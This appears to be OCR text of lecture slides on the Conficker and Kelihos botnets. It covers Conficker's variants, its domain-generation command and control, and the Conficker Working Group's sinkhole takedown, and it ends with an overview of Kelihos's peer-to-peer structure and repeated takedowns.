- Emerged one week after the vulnerability was disclosed


December 2008: Conficker B

- Cracks shared network drives with weak passwords
- Infects removable drives like USB keys
- Anti-debugging features
- Disables popular anti-virus software

March 2009: Conficker D

- Blocks DNS requests to Microsoft and anti-virus companies
- Disables safe-mode, Windows update, and deletes restore points

Size


Yearly Conficker Population
Conficker C
Conficker A+B
Aggregate
Unique IPs
7500000
7000000
6500000
6000000
5500000
5000000
4500000
4000000
3500000
3000000
2500000
2000000
1500000
1000000
500000
0
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
Month

Command and Control

Conficker A

- Generates 250 domain names each day over 5 TLDs
- Connects to the domains in a **random order**
  - Prevents whitehats from just registering the first domain each day

Command and Control

Conficker A

- Generates 250 domain names each day over 5 TLDs
- Connects to the domains in a **random order**
  - Prevents whitehats from just registering the first domain each day

Conficker B

- Generates 250 domain names each day over 8 TLDs

Command and Control

Conficker A

- Generates 250 domain names each day over 5 TLDs
- Connects to the domains in a **random order**
  - Prevents whitehats from just registering the first domain each day

Conficker B

- Generates 250 domain names each day over 8 TLDs

Conficker C

- Generates 500-50K domain names each day over 116 TLDs
- P2P layer that connects to other infected hosts on the local area network

Conficker Working Group (CFW)

Led by Microsoft

- You know, because Conficker pwned Windows

FBI

Security researchers: Shadowserver, Symantec, Georgia Tech

Various DNS registry operators

- Verisign, Neustar, and Afilias (.com, .net, .org, .info, .biz)

Conficker Working Group (CFW)

Led by Microsoft

- You know, because Conficker pwned Windows

FBI

Security researchers: Shadowserver, Symantec, Georgia Tech

Various DNS registry operators

- Verisign, Neustar, and Afilias (.com, .net, .org, .info, .biz)

Most importantly: ICANN

- Control IP address allocations and the DNS root zones

Taking Down Conficker

Recall that Conficker uses DGA for rendezvous

- 250 domain * 8 TLDs per day for Conficker A/B

To sinkhole Conficker, the CFW must register all DGA domains

- 2000 domains
- Every day
- In perpetuity (at least several years, until infections clear up)

Problems:

Taking Down Conficker

Recall that Conficker uses DGA for rendezvous

- 250 domain * 8 TLDs per day for Conficker A/B

To sinkhole Conficker, the CFW must register all DGA domains

- 2000 domains
- Every day
- In perpetuity (at least several years, until infections clear up)

Problems:

- The monetary cost of doing this is prohibitive
- Some domains may already be registered and must be seized

An Enormous Sinkhole

ICANN waived domain registration fees for the CWG

Initially, CWG registered domains days in advance

An Enormous Sinkhole

ICANN waived domain registration fees for the CWG

Initially, CWG registered domains days in advance

By April 2009, millions of Conficker domains across 116 TLDs were registered

- Covered all possible DGA domains through December 3, 2009

An Enormous Sinkhole

ICANN waived domain registration fees for the CWG

Initially, CWG registered domains days in advance

By April 2009, millions of Conficker domains across 116 TLDs were registered

- Covered all possible DGA domains through December 3, 2009

Microsoft and anti-virus vendors pushed cleanup tools

An Enormous Sinkhole

ICANN waived domain registration fees for the CWG

Initially, CWG registered domains days in advance

By April 2009, millions of Conficker domains across 116 TLDs were registered

- Covered all possible DGA domains through December 3, 2009

Microsoft and anti-virus vendors pushed cleanup tools

Conficker author(s) abandoned the botnet

- But, they were never caught

Kelihos

Resilient, P2P botnet

- Successor to Waledac, which was originally distributed via Conficker
- Five variants, spanning 2009-2017
- Roughly 100K-200K infections at any given time
- Spam, credential theft, Bitcoin mining and wallet theft


Taken down five times

- Four times: authors produced a new version, built a new botnot
- Fifth time: author arrested

Botmaster

Master
Server


Unstructured
P2P Network



Botmaster

Master Server


Unstructured P2P Network



Botmaster

Master Server


Unstructured P2P Network

